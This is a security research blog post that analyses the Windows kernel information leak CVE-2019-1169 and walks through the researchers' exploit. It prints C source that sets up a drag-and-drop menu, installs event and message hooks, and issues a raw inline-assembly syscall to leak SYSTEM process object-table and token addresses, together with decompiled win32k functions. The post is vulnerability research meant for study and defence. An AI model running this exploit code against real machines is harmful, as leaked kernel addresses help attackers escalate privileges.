VERSPRITE

Windows Kernel Information Leak Part 2

Overview

In Part One of this analysis, VerSprite's VS-Labs Research Team explained how to set up an environment to inspect CVE-2019-1169 and perform an initial analysis of the vulnerability using Diaphora. VS-Labs determined CVE-2019-1169 occurs due to ***`xxxMNDragOver()`*** calling ***`safe_cast_fnid_to_PMENUWND()`*** without checking whether the returned ***`PMENUWND`*** object contains a ***`NULL ppopupmenu`*** field.

This blog post will continue the analysis of CVE-2019-1169 and explore how it can be exploited to leak data from arbitrary kernel addresses. Along the way, VS-Labs will also explain why it was possible to utilize this vulnerability to leak two kernel addresses per exploitation attempt, as well as why this vulnerability was nearly a privilege elevation vulnerability.

Background Research – Window Operations in Win32k

Gathering Resources

VS-Labs now knew that the vulnerability occurs in ***`xxxMNDragOver()`*** and that the error occurs due to a lack of checks on ***`safe_cast_fnid_to_PMENUWND()`***. Given this information, VS-Labs determined that the best course of action would be to conduct additional background analysis on these functions to determine if any prior research had been conducted, which could be of use. This resulted in VS-Labs locating two resources which proved to be of assistance in developing a working exploit for CVE-2019-1169.

The first resource was https://xiaodaozhi.com/exploit/117.html, which provided a detailed background on how graphics work on Windows, how menus operate and the purposes behind some of the functions which were being called.

The second resource was http://blogs.360.cn/post/RootCause_CVE-2019-0808_EN.html, which helped to confirm that the affected function, ***`xxxMNDragOver()`***, was related to dragging and dropping menus, which provided VS-Labs with a starting point to begin writing code to trigger the vulnerability.

Window Classes, Window Messages, and Window Procedures

Before examining the code that VS-Labs wrote for CVE-2019-1169, it is important to review the concepts of window classes and window messages.

The first thing to understand is that most functions in the Windows kernel operate on objects. There are many different types of objects, however for this exploit the primary object type that will be of interest is the Window object type.

Window objects are responsible for managing the graphical user interface (GUI) related components of the Windows OS and are based on the ***tagWND*** structure. However, depending on the window object's class, the window object can also contain extra data after the ***tagWND*** structure that stores extra information relevant to that window's class.

The size of this extra data is controlled by the ***tagWND*** object's ***cbwndExtraData*** field (as shown on slide 17 of this 2016 ZeroNights presentation). Figure 1 below shows how a ***tagWND*** object and it's corresponding ***wndExtraData*** data field are laid out in memory:




Figure 1

This same layout is used by the ***tagMENUWND*** structure, which is used when creating a menu for a window. The structure of this field can be seen in the listing below, and is taken from Palo Alto:

tagMENUWND Structure

```
typedef struct tagMENUWND {
    WND         wnd;
    PPOPUPMENU ppopupmenu;
} MENUWND, *PMENUWND;
```

As can be seen in the structure above, the ***tagWND*** field was named as ***wnd,*** however its type is still the same (***tagWND*** is the kernel's internal representation of the ***WND*** type). Additionally, the ***wndExtraData*** field was renamed to ***ppopupmenu*** and had its type set to ***PPOPUPMENU*** or a pointer to a ***POPUPMENU*** structure. This makes sense as menus have to be attached to a corresponding window, so the ***wnd*** field contains the window that the menu is associated with, whilst ***ppopupmenu***, or the extra data for the class, contains the pointer to the menu itself.

Another item which is unique to each window class is the window procedure. Each window class has its own default window procedure. This window procedure is responsible for handling all window messages that are sent to the window. Window messages are messages that are sent between the kernel and a user mode window and are responsible for ensuring that the kernel and user mode window stay in sync with one another. Window messages can perform a variety of tasks, but some of the more common ones include notifying the kernel that a drag and drop operation has been conducted and notifying the kernel that the user has pressed a mouse button down inside the boundaries of given window.

Knowing each window class is unique both in the size of memory that must be stored to hold its contents, as well as the function that is used to process incoming window messages, one may wonder how Windows keeps track of all this data since each window could have its own unique class. The answer to this question lies in window class names.

When a user defines a window class using ***RegisterClassExW()***, they must provide a populated ***WNDCLASSEXW*** structure as an argument. While there are many fields within the ***WNDCLASSEXW*** structure, which is responsible for controlling all details related to a specific window class, such as the window procedure, the window background, and the window's menu name, the most important field is known as ***lpszClassName***. The ***lpszClassName*** field contains the window class name to register. This name is a string which uniquely identifies the class.

By tying each class to a unique class name, applications can easily request which window class they would like to use by specifying the window class name as the first argument to ***CreateWindowW()***, thereby allowing Windows to associate a window class with a specific window and figure out how much memory needs to be allocated and which window procedure should be utilized.

Coding the Exploit

Starting Up – Importing GDI32.dll and Window Class Setup

Now that there is an understanding of how window classes, window messages, and window procedures operate, it is time to explain how VS-Labs created the exploit for CVE-2019-1169.

The analysis will start at the exploit's ***`main()`*** function since this is where the exploit starts executing. This function will first print a banner, which will then load ***`gdi32.dll`*** into memory. This DLL needs to be loaded since it is the GDI client DLL, and it helps initialize the exploit into a state where it can successfully make system calls to ***`win32k.sys`***. Following this, the ***`szTitle`*** and ***`szWindowClass`*** strings are initialized.

The following lines set the ***`POINT`*** structure ***`ppt's`*** x and y coordinates to 50. This will correspond to the coordinates ***`50,50`*** on the screen. These values are used to ensure that when the drag and drop operation is performed, the menu is dragged to a location within the bounds of the application's window.

If the points were not located within the application's window, when the exploit later makes its system call to perform the drag and drop operation, the kernel-mode function ***`xxxMNFindWindowFromPoint()`*** would return an error since it won't be able to find a window object associated with the points specified. This will prevent the vulnerable code from being executed.

Once ***`ppt`*** has been set up, ***`RegisterClassEx()`*** will be called to create the window class, which VS-Labs named ***`WindowClass`***, with the default window procedure, aka ***`DefWindowProc()`***. ***`DefWindowProc()`*** was chosen to be the window procedure for this class as it is the default window procedure for any messages that the application can't handle, and will ensure that any window messages that are not handled by the window message processing loop located later on in ***`main()`*** are handled appropriately.

The code which performs all these actions can be seen below:

main()'s Initialization Code

```
int main(int argc, char* argv[]) {
	printf("CVE-2019-1169 Information Leak\r\n");
	printf("Author: Grant Willcox <@tekwizz123>\r\n");
	printf("VerSprite: VS-Labs Research Team\r\n");
	printf("---------------------------------------------------\r\n\r\n");

	// Load gdi32.dll so that we can make syscalls to win32k.sys
	gdi32ModuleHandle = LoadLibraryA("gdi32.dll");

	// Initialize global strings
	memcpy_s(szTitle, 100, L"The Title", sizeof(L"The Title"));
	memcpy_s(szWindowClass, 100, L"WindowClass", sizeof(L"WindowClass"));

	// Set the drag and drop points so that the destination for the drag and drop
	// operation is within the confines of the application's main window.
	ppt.x = 50;
	ppt.y = 50;


	// Register the window class for the main application window.
	WNDCLASSEXW wcex = { 0 };

	wcex.cbSize = sizeof(WNDCLASSEX);
	wcex.style = CS_HREDRAW | CS_VREDRAW;
	wcex.lpfnWndProc = DefWindowProc;
	wcex.cbClsExtra = 0;
	wcex.cbWndExtra = 0;
	wcex.hInstance = currentEXEModuleHandle;
	wcex.hIcon = NULL;
	wcex.hCursor = NULL;
	wcex.hbrBackground = (HBRUSH)(COLOR_WINDOW);
	wcex.lpszMenuName = NULL;
	wcex.lpszClassName = szWindowClass;
	wcex.hIconSm = NULL;

	if (RegisterClassExW(&wcex) == 0) {
		printf("[!] RegisterClassExW failed, error was: %d\r\n",
GetLastError());
	}
	else {
		printf("[*] RegisterClassExW succeeded!\r\n");
	}
```

Initializing the Popup Menus and Making Them Drag and Drop Enabled

Once the window class is registered, a call is made to ***InitInstance()*** with a handle to the EXE on disk and the second parameter set to a value of ***1***.

InitInstance Call Within main()

```
	// Perform application initialization.
	if (!InitInstance(currentEXEModuleHandle, 1))
	{
		return FALSE;
	}
```

Within ***InitInstance()***, the current handle to the running EXE is saved into ***hInst*** and a new window is created using the ***WindowClass*** class that was created earlier. Following this, a popup menu is created using ***CreatePopupMenu()*** and a reference to this popup menu is stored in ***popupmenu***.

The popup menu will then be appended to the application's main window using ***AppendMenu()***, thereby associating the popup menu with the application's main window (recall the ***tagMENUWND*** structure layout for a refresher on why this is needed).

InitInstance() Initial Code

```
BOOL InitInstance(HINSTANCE hInstance, int nCmdShow)
{
	hInst = hInstance; // Store instance handle in our global variable

	 // Create the application's main window.
	hWnd = CreateWindowW(szWindowClass, szTitle, WS_OVERLAPPEDWINDOW,
	0, 0, CW_USEDEFAULT, CW_USEDEFAULT, nullptr, nullptr, hInstance, nullptr);

	if (!hWnd) // Check if CreateWindowW() succeeded or not
		   // and exit if there was a failure.
	{
		printf("[!] Could not successfully create the main window.
Exiting...\r\n");
		return FALSE;
	}
	else {
		printf("[*] Successfully created the main window.\r\n");
	}
	printf("[*] Creating popup menu and appending it to the main 
window...\r\n");

	 // Create the popup menu.
	popupMenu = CreatePopupMenu();

	// Set it as the primary popup menu for the application's main window.
	AppendMenu(popupMenu, MF_POPUP, (UINT_PTR)NULL, L"ThePopup");
```

Once the popup menu is created, it needs to be drag and drop enabled. To perform this action, a technique from the **Major Function of Proof Code** section of Leeqwind's CVE-2017-0263 writeup was used. The technique allows a user to set a popup menu as drag and drop enabled via a call to ***SetMenuInfo()*** with a crafted ***MENUINFO*** structure.

More specifically, a ***MENUINFO*** structure must be created with a ***fMask*** field set to ***MIM_STYLE*** to indicate that one wants to change a menu's style, and a ***dwStyle*** field set to ***MNS_DRAGDROP*** along with some other common flags to indicate the popup menu should be drag and drop enabled.

Once the exploit finishes setting up this ***MENUINFO*** structure, it is passed to ***SetMenuInfo()*** along with ***popupMenu*** to make ***popupMenu*** drag and drop enabled. This step was needed as ***xxxMNDragOver()*** is called only when a drag and drop operation is performed on a menu that has registered to be drag and drop enabled. The code which performs these actions can be seen below:

Making Draggable Popup Menus In InitInstance()

```
	// As was discussed in https://xiaodaozhi.com/exploit/117.html
	// under the section "Major Function of Proof Code", it is
	// possible to make a menu drag and drop enabled simply
	// by calling SetMenuInfo(). This is also documented in MSDN
	// somewhat when you look at the MENUINFO structure that is passed as
	// the second argument to SetMenuInfo(), as is explained in more detail at
	// https://docs.microsoft.com/en-us/windows/win32/api/winuser/ns-winuser-
menuinfo.
	// In particular, the MNS_DRAGDROP option, which states
	// Menu items are OLE drop targets or drag sources", is of
	// interest to us here.
	//
	// Set up the MENUINFO structure first...
	MENUINFO menuInfo = { 0 };
	menuInfo.cbSize = sizeof(menuInfo);
```

```
      menuInfo.fMask = MIM_STYLE; // Set to MIM_STYLE as we specifically
                                  // want to set the dwStyle member

      // Just using values from https://xiaodaozhi.com/exploit/117.html here,
      // the MNS_DRAGDROP one is what matters most.
      menuInfo.dwStyle = MNS_AUTODISMISS | MNS_MODELESS | MNS_DRAGDROP;

      // Then set the menu info for the popup menu...
      if ((SetMenuInfo(popupMenu, &menuInfo) != FALSE)) {
            printf("[*] Set the popup menu to be drag and drop enabled.\r\n");
      }
      else {
            printf("[!] Could not set the popup menu to be drag and drop
enabled...\r\n");
            return FALSE;
      }
```

Explanation of Windows Hooks, Event Hooks, and Associated Code

Once the popup menu stored in ***popupMenu*** has been set as drag and drop enabled, an event hook is created using ***SetWinEventHook()*** with the flag ***EVENT_SYSTEM_MENUPOPUPSTART***. This event hook will cause ***popupMenuSpawnedEventHookProc()*** to be called every time a popup menu is about to be displayed.

Following this, a separate windows hook is created by calling ***SetWindowsHookEx()*** with the ***WH_CALLWNDPROC*** parameter and the window hook procedure set to ***WindowHookProc()***. This will set up a windows hook that will be called any time any windows message is sent to the popup menu's window. This will ensure any window messages that are sent to a window associated with the exploit application are first sent to the user-defined window message hook procedure ***WindowHookProc()*** before being passed on to the normal window message handler.

If windows message hooks are in place, before calling a window message handler, Windows will first check to see if any hooks are in place, after which Windows will call the hooks in the order that they were registered. Only once this is complete will the normal message handler be called. Note that same concepts also apply to windows events and windows event hooks.

To better illustrate the concept of hooks, refer to Figure 2 which shows an example of how a window message might normally flow through an application:




Figure 2

After the exploit registers its hook, using ***WindowHookProc()*** as the window hook procedure to register, the flow will look similar to Figure 3:




Figure 3

.

InitInstance() Hook Setup Code

```
	printf("[*] Setting up the Windows event hook...\r\n");

	// Set up the hook for when the popup menu is created.
	windowsEventHook = SetWinEventHook(EVENT_SYSTEM_MENUPOPUPSTART,
EVENT_SYSTEM_MENUPOPUPSTART, hInst, popupMenuSpawnedEventHookProc,
GetCurrentProcessId(), GetCurrentThreadId(), 0);
	if (windowsEventHook == 0) {
		printf("[!] Was not able to set the Windows event hook...\r\n");
		return FALSE;
	}

	printf("[*] Setting up the Windows message hook...\r\n");

	// Set up the hook for window messages
	windowsMessageProcHook = SetWindowsHookEx(WH_CALLWNDPROC, WindowHookProc,
hInst, GetCurrentThreadId());
	if (windowsMessageProcHook == NULL) {
		printf("[!] Was not able to set the Windows message hook. Error was:
%d\r\n", GetLastError());
		return FALSE;
	}
```

At this point one may be wondering why one even needs to set these hooks in the first place. To better understand their importance, it is necessary to understand the concept of user mode callbacks.

Most of the code behind the win32k subsystem use to reside almost entirely in user mode. Over time, the Windows developers realized that the overhead incurred by transferring execution from user mode code, over to kernel mode code, and then back to user mode code was too high, particularly given the number of times this operation had to be performed during normal operations.

As a result, the Windows kernel developers decided to move the majority of the win32k code from user mode to kernel mode to reduce this overhead by removing the need to switch as often between user mode and kernel mode code. This resulted in the formation of ***`win32k.sys`***.

However, the developers couldn't simply move all the code as it was from user mode to kernel mode; the kernel still needed a way for user mode resident windows to stay in contact with the kernel and stay in sync.

This led to the Windows kernel developers creating the concept of window messages and user mode callbacks. These concepts allow the kernel to send a window message to a user mode function via a user mode callback, wait for the user mode code to process this data and return its results, then continue processing in kernel mode with the user's updates.

Unfortunately, there are some security problems with this mechanism, as it requires that all kernel mode code to completely validate the correctness of any data returned from the user mode callback before processing it. This can be a tricky process depending on the complexity of the data that needs to be validated. As a result of this complexity, there have been many kernel mode vulnerabilities that have arisen over the last few years that were caused due to a lack of appropriate validation being performed on user data during a user mode callback.

CVE-2019-1169 is just one example of this type of vulnerability, however, for more information about attacking win32k through user mode callbacks, refer to the paper Kernel Attacks Through User-Mode Callbacks by Tarjei Mandt.

Showing the Main Window and Popup Windows

Once the event hook and windows message hook have been successfully registered, the main window for the exploit is shown using ***ShowWindow()*** and the window's background is updated via ***UpdateWindow()***.

Finally, ***TrackPopupMenuEx()*** is called to display ***popupMenu*** at coordinates ***0x0,0x1E*** on the screen.

InitInstance() Window and Popup Display Code

```
       // Finally show the main window.
       ShowWindow(hWnd, nCmdShow);

       // This part will update the window which will cause the
       // paint operation to occur, thereby filling in the main
       // background of the app with the color specified at wcex.hbrBackground.
       UpdateWindow(hWnd);

       // Call TrackPopupMenuEx() to display popupMenu within the application.
       // Page 458 and 459 of Programming Windows 5th Edition by
       // Charles Petzold explain this in more detail.
       printf("[*] Displaying the popup menu with TrackPopupMenuEx()\r\n");
       TrackPopupMenuEx(popupMenu, TPM_LEFTALIGN | TPM_TOPALIGN | TPM_LEFTBUTTON |
TPM_HORIZONTAL, 0x0, 0x1E, hWnd, NULL);
       return TRUE;
}
```

Displaying ***popupMenu*** will cause an ***EVENT_SYSTEM_MENUPOPUPSTART*** event to occur, which will be caught by the event hook and will result in ***popupMenuSpawnedEventHookProc()*** being called.

The code for this function can be seen below:

popupMenuSpawnedEventHookProc() Code

```
// Event hook which will be hit when a popup menu is spawned.
// Created based on code shown at https://xiaodaozhi.com/exploit/117.html
// along with some MSDN documentation.
void CALLBACK popupMenuSpawnedEventHookProc(HWINEVENTHOOK hWinEventHook, DWORD
event, HWND hwnd, LONG idObject, LONG idChild, DWORD idEventThread, DWORD
dwmsEventTime) {

       printf("[*] Sending window message to press the left mouse button
down...\r\n");

       // Press the left mouse down on the point at coordinates 0x0, 0x10.
       // More documentation on this window message can be found at
       // https://docs.microsoft.com/en-us/windows/win32/inputdev/wm-lbuttondown
```

```
        SendMessageW(hwnd, WM_LBUTTONDOWN, 0, 0x00100000);

        // Unhook the event hook and set popupmenuCreationEventHandlerHit to TRUE
        // to let the main application know that the hook was hit successfully.
        if (UnhookWinEvent(windowsEventHook) == TRUE) {
              PopupCreationEventHandlerHit = TRUE;
        }
}
```

When ***popupMenuSpawnedEventHookProc()*** is called, a ***WM_LBUTTONDOWN*** message will be sent to the main window for the exploit using ***SendMessageW()*** which will press the left mouse button down on the element at coordinates ***0x0,0x10***.

After this message is sent, the event hook will be unhooked using ***UnhookWinEvent()***. If the event hook was successfully unhooked, ***PopupCreationEventHandlerHit*** is set to ***TRUE*** to indicate that the event hook was hit successfully and to prevent it from being executed again. Once ***popupMenuSpawnedEventHookProc()*** finishes executing and the event hook is erased, execution will return to ***main()***.

Within ***main()*** there is a message loop consisting of calls to ***GetMessage()***, ***TranslateMessage()*** and ***DispatchMessage()*** that will process the ***WM_LBUTTONDOWN*** window message and will send it on to the kernel for processing.

main()'s Window Message Processing Code

```
        // Main message loop:
        while (GetMessage(&msg, nullptr, 0, 0))
        {
              TranslateMessage(&msg);
              DispatchMessage(&msg);

              // If we have left clicked and dragged an item, then we
              // should now be ready to trigger the vulnerability
              // as we have the environment set up in a drag and drop
              // state with backing structures set up as needed.
              if (PopupCreationEventHandlerHit == TRUE) {
                    printf("[*] Making the syscall!\r\n");
                    NtUserMNDragOverSysCall(&ppt, ppi);
                    printf("[*] SYSTEM Process's ObjectTable field has a value of:
0x%08x\r\n", ppi[1]);
                    printf("[*] SYSTEM Process's Token field has a value of:
0x%08x\r\n", ppi[3]);
                    printf("[*] SYSTEM Process's Token field actual address is:
0x%08x\r\n", (ppi[3] & 0xFFFFFFF8));
                    ExitProcess(2);
              }
        }
```


As ***PopupCreationEventHandlerHit*** is ***TRUE***, the ***if*** statement will execute. The code within the ***if*** statement will call ***NtUserMNDragOverSysCall()*** with the address of ***ppt***, or the point structure with the coordinates (***50,50***), as its first argument, and ***ppi***, a 100 byte long output buffer, as its second argument. ***NtUserMNDragOverSysCall()*** will then perform a system call to call ***NtUserMNDragOver()*** in ***win32k.sys*** in kernel mode.

Digging Deeper – Understanding Windows System Calls and Performing Code Analysis

Explanation of Windows System Calls (aka syscalls)

Knowing that the bug is in ***xxxMNDragOver()***, one may wonder why calling ***NtUserMNDragOver()*** is necessary. As it turns out, ***xxxMNDragOver()*** is only reachable via ***NtUserMNDragOver()***.

This can be confirmed by looking at the references to ***xxxMNDragOver()***, as can be seen in Figure 4.



xrefs to xxxMNDragOver(x,x)

Direction	Typ	Address	Text
Up	p	NtUserMNDragOver(x,x)+51	call _xxxMNDragOver@8; Make the call to xxxMNDragOver as follows:

Line 1 of 1

Figure 4

This explains why ***NtUserMNDragOver()*** is called, but the question now is how does user mode code call the kernel mode ***NtUserMNDragOver()*** function in ***win32k.sys***?

The answer is that it uses system calls. A system call is a mechanism that allows user mode code to call functions that the kernel exports to user mode via a system service table. On Windows there are two system service tables (also known as SSTs): ***nt!KiServiceTable*** for ***ntoskrnl.exe*** and ***win32k!W32pServiceTable*** for ***win32k.sys*** (see The Quest for the SSDTs for more info).

Note that only functions contained with the system service tables can be executed by system calls. This prevents user mode code from being able to execute arbitrary kernel functions as this would create a security vulnerability.

The following output shows what ***nt!KiServiceTable*** looks like on a Windows 7 SP1 x86 system. Note that the first entry corresponds to system call number ***0***, the second entry to system call number ***1***, and so on:

NT System Call Table on Windows 7 SP1 x86

```
0: kd> dds nt!KiServiceTable
82885eb4  82aa213b nt!NtAcceptConnectPort
82885eb8  828de417 nt!NtAccessCheck
82885ebc  82a308d0 nt!NtAccessCheckAndAuditAlarm
82885ec0  82841220 nt!NtAccessCheckByType
```

To perform a syscall on x86 and x64, the ***EAX***/***RAX*** register must be set to the system call number to call, after which the ***syscall***, ***sysenter***, or ***int 0x2E*** instructions must then be executed. This will result in the kernel using the system call number, looking up the corresponding function in the system call tables, then calling that function in kernel mode.

In the exploit, the system call wrapper function, ***NtUserMNDragOverSysCall()***, performs this task by first loading the system call number for ***NtUserMNDragOver()*** on Windows 7 SP1 x86, aka ***0x11ED***, into ***EAX***. Afterwards, the 100 byte long output buffer ***ppi*** is pushed onto the stack, along with a pointer to the ***POINT*** buffer ***ppt*** which contains the coordinates ***50,50***. These coordinates correspond to where the drag and drop operation will finish, aka the point to which the menu is being dragged to. Finally, ***EDX*** is set to ***ESP*** (a standard for syscall instructions) and the instruction ***int 0x2E*** is executed to perform the system call.

To clean up after the system call is complete, ***NtUserMNDragOverSysCall()*** executes two ***POP EAX*** instructions to remove the pushed ***ppi*** and ***ppt*** variables from the stack. This can be seen in the code shown below.

NtUserMNDragOverSysCall() Listing

```
// Tips for inline assembly taken from https://docs.microsoft.com/en-
us/cpp/assembler/inline/inline-assembler-overview?view=vs-2019
// Information about syscalls taken from
https://www.cs.montana.edu/courses/spring2005/518/Hypertextbook/vijay/project.ppt
// on slide 63, as well as https://www.codemachine.com/article_syscall.html

// Also thanks to https://docs.microsoft.com/en-us/cpp/assembler/inline/writing-
functions-with-inline-assembly?view=vs-2019 for showing how you can reference
local variables from inline assembly.
// Syscall number for Windows 7 SP1 x86 was taken from
https://j00ru.vexillium.org/syscalls/win32k/32/
int NtUserMNDragOverSysCall(POINT* ppt, OUT LPVOID ppi) {
      _asm {
            mov eax, 0x11ED
            push ppi
            push ppt
            mov edx, esp
            int 0x2E
            pop eax
            pop eax
      }
}
```

Understanding NtUserMNDragOver()

Now that execution has hit ***NtUserMNDragOver()*** within ***win32k.sys***, the next step for VS-Labs was to examine the decompiled ***NtUserMNDragOver()*** code with Ghidra's decompiler. The output from Ghidra's decompiler can be seen below (note that some manual modifications were performed to make the code neater, so this is not Ghidra's default output).

Decompiled NtUserMNDragOver() Code

```
int _NtUserMNDragOver@8(POINT *ppt,tagMNDRAGOVERINFO *pmdoi)
{
  int xxxMNDragOver_result;
  tagMNDRAGOVERINFO local_pmdoi;
  POINT *local_ppt_instance;

  /* Zero out the local_pmndoi structure */
  local_pmdoi.dwFlags = 0;
  local_pmdoi.hmenu = (HMENU)0x0;
  local_pmdoi.uItemIndex = 0;
  local_pmdoi.hwndNotify = (HWND)0x0;
  _EnterCrit@0();

  /* If ppt is in user mode memory, set
     local_ppt_instance to the address of ppt. */
  if (ppt < _W32UserProbeAddress) {
    local_ppt_instance = (POINT *)ppt->x;
  }
  else {
    /* If ppt is NOT in user mode memory, set
       local_ppt_instance to 0x7FFF0000. */
    local_ppt_instance = *(POINT **)_W32UserProbeAddress;
  }
  xxxMNDragOver_result = _xxxMNDragOver@8(&local_ppt_instance,&local_pmdoi);
  /* If the return value was TRUE... */
  if (xxxMNDragOver_result != 0) {
    /* Make sure that pmdoi, aka the second argument
       passed in, resides in user mode memory. If it
       doesn't then set pmdoi to _W32UserProbeAddress
       or 0x7FFF0000. */
    if (_W32UserProbeAddress <= pmdoi) {
      pmdoi = (tagMNDRAGOVERINFO *)_W32UserProbeAddress;
    }

    /* memcpy(&pmdoi, &local_pmdoi, 16); */
    pmdoi->dwFlags = local_pmdoi.dwFlags;
    pmdoi->hmenu = local_pmdoi.hmenu;
    pmdoi->uItemIndex = local_pmdoi.uItemIndex;
    pmdoi->hwndNotify = local_pmdoi.hwndNotify;
  }
  _UserSessionSwitchLeaveCrit@0();
  return xxxMNDragOver_result;
}
```

From the decompiled code, VS-Labs was able to determined that ***NtUserMnDragOver()*** will first check that the user supplied argument ***ppt*** resides in user mode memory and not in kernel memory.

If this is the case, a local ***PMNDRAGOVERINFO*** instance named ***local_pmdoi*** will be created with its fields initialized to ***0***, and the local variable ***local_ppt_instance*** set to the value of the user supplied ***ppt*** argument.

Following this, ***xxxMNDragOver()*** will then be called with the address of ***local_ppt_instance*** and ***local_pmdoi*** as arguments. If ***xxxMNDragOver()*** returns ***TRUE***, aka ***1***, then the output buffer specified by the user, ***pmdoi***, is checked to ensure it resides in user mode memory. If it does, then the contents of ***local_pmdoi*** are copied into ***pmdoi***.

At this point, VS-Labs realized that it might be possible to leak kernel information if the contents of ***local_pmdoi*** can be manipulated in some manner. In order to verify whether or not this was the case, VS-Labs decided to take a closer look at how ***xxxMNDragOver()*** operates.

xxxMNDragOver() Code Analysis

The following code shows Ghidra decompiler's view of ***xxxMNDragOver()*** with some annotations added by VS-Labs for additional clarity.

xxxMNDragOver() Decompiled Code Up To Call To xxxCallHandleMenuMessages()

```
BOOL _xxxMNDragOver@8(POINT *ppt,tagMNDRAGOVERINFO *pmndoi)
{
  tagWND *MenuStateWindow_var;
  BOOL bool_TestResult;
  tagMENUWND *local_tagMENUWND_var;
  HWND local_handle_spwndNotify_var;
  HMENU local_handle_spmenu_var;
  BOOL returnValue;
  _TL *temp_var_ptl;
  tagWND *pMenuStateWindow;
  tagMENUSTATE *curThreadInfo_pMenuState;
  ulong *pAddrCLockObj;
  tagPOPUPMENU *local_ppopupmenu_var;
  uint local_uDraggingFlags_var;

   /* Set curThreadInfo_pMenuState to the value of the pMenuState
      field in the global variable which points to the tagTHREADINFO
      structure for the current thread. Also initialize the
      return value to 0. */
  curThreadInfo_pMenuState = _gptiCurrent->pMenuState;
  returnValue = 0;

   /* If curThreadInfo_pMenuState is not NULL and the
      fDragAndDrop field is set in curThreadInfo_pMenuState.bitfield_4
      then continue, otherwise jump to end of this function.
   */
  if ((curThreadInfo_pMenuState != (tagMENUSTATE *)0x0) &&
     ((curThreadInfo_pMenuState->_bitfield_4 & 0x400) != 0)) {

    /* Set the fInDoDragDrop field within curThreadInfo_pMenuState.bitfield_4 */
    curThreadInfo_pMenuState->_bitfield_4 = curThreadInfo_pMenuState->_bitfield_4
| 0x8000;

    /* Get the window associated with the current thread's
       menu state, aka curThreadInfo_pMenuState. */
    MenuStateWindow_var = _GetMenuStateWindow@4(curThreadInfo_pMenuState);

    /* Jump to failure if GetMenuStateWindow() returned a
       NULL pointer, else continue. */
    if (MenuStateWindow_var != (tagWND *)0x0) {
      …

      /* Call xxxCallHandleMenuMessages() with the message
         0xA0 or WM_NCMOUSEMOVE and the points the user passed
         in to the program via ppt in Y,X format. */
     _xxxCallHandleMenuMessages@20
                (curThreadInfo_pMenuState,MenuStateWindow_var,WM_NCMOUSEMOVE,0,
                 CONCAT22(*(undefined2 *)&ppt->y,*(undefined2 *)&ppt->x));
```

```
        _ThreadUnlock1@0();
```

Whilst the code for ***xxxMNDragOver()*** may appear long and complicated, by approaching it in steps VS-Labs was able to break it down into its individual components. The first few lines of code will ensure that ***gptiCurrent->pMenuState*** is not ***NULL***. This check will be passed as ***TrackPopupMenuEx()*** was called in the exploit to display the popup menu, which in turn set ***gptiCurrent->pMenuState*** to a ***non-NULL*** value.

Following this, the code will ensure that the ***fDragAndDrop*** flag is set in ***_gptiCurrent->pMenuState's _bitfield_4*** field. The exploit will also pass this check since the popup menu was set to be drag and drop enabled using ***SetMenuInfo().***

Next, the ***fInDoDragDrop*** flag is set in ***_gptiCurrent->pMenuState's _bitfield_4*** field. After this is complete, ***GetMenuStateWindow()*** will be called to get a pointer to the window object (of type ***tagWND***) associated with the application's main window, which will then be saved into ***MenuStateWindow_var***.

After ensuring ***MenuStateWindow_var*** is not ***NULL***, ***xxxCallHandleMenuMessages()*** will be called with the window message ***WM_NCMOUSEMOVE*** and the local variables ***MenuStateWindow_var, curThreadInfo_pMenuState*** (the current thread's menu state), and the points the user supplied to ***NtUserMNDragOver()*** via ***ppt*** in Y,X format, as arguments.

xxxCallHandleMenuMessages() will perform a couple of operations (not shown here for brevity as they are not relevant to this exploit), before then calling ***xxxHandleMenuMessages()***. The code for ***xxxHandleMenuMessages()*** will first check that ***pPopupMenu→spmenu*** is not ***NULL***, which will be the case if the menu is of a system class or it has been destroyed.

If ***pPopupMenu→spmenu*** is not ***NULL***, as will be the case when running the exploit code, then execution will continue, and a series of ***if/else*** statements will be executed to find the right code to execute for the window message ***WM_NCMOUSEMOVE***.

Once the right statement has been found, an ***if*** statement will be executed that will conduct several checks on the flags set within ***pMenuState->_bitfield_4***, which contains flags relating to the current thread's menu state. One of these flags, ***fButtonAlwaysDown***, will not be set, so the code in this ***if*** statement will be skipped.

Following this, ***xxxMNMouseMove()*** will be called with the pointer to the popup menu, the pointer to the current menu state, and the coordinates where the mouse should be moved to as arguments.

xxxHandleMenuMessages() pPopupMenu->spMenu NULL Pointer Check

```
BOOL _xxxHandleMenuMessages@12(LPMSG lpmsg,tagMENUSTATE *pMenuState,tagPOPUPMENU
*pPopupMenu)

{
  ulong *puVar1;
  *cut for brevity*
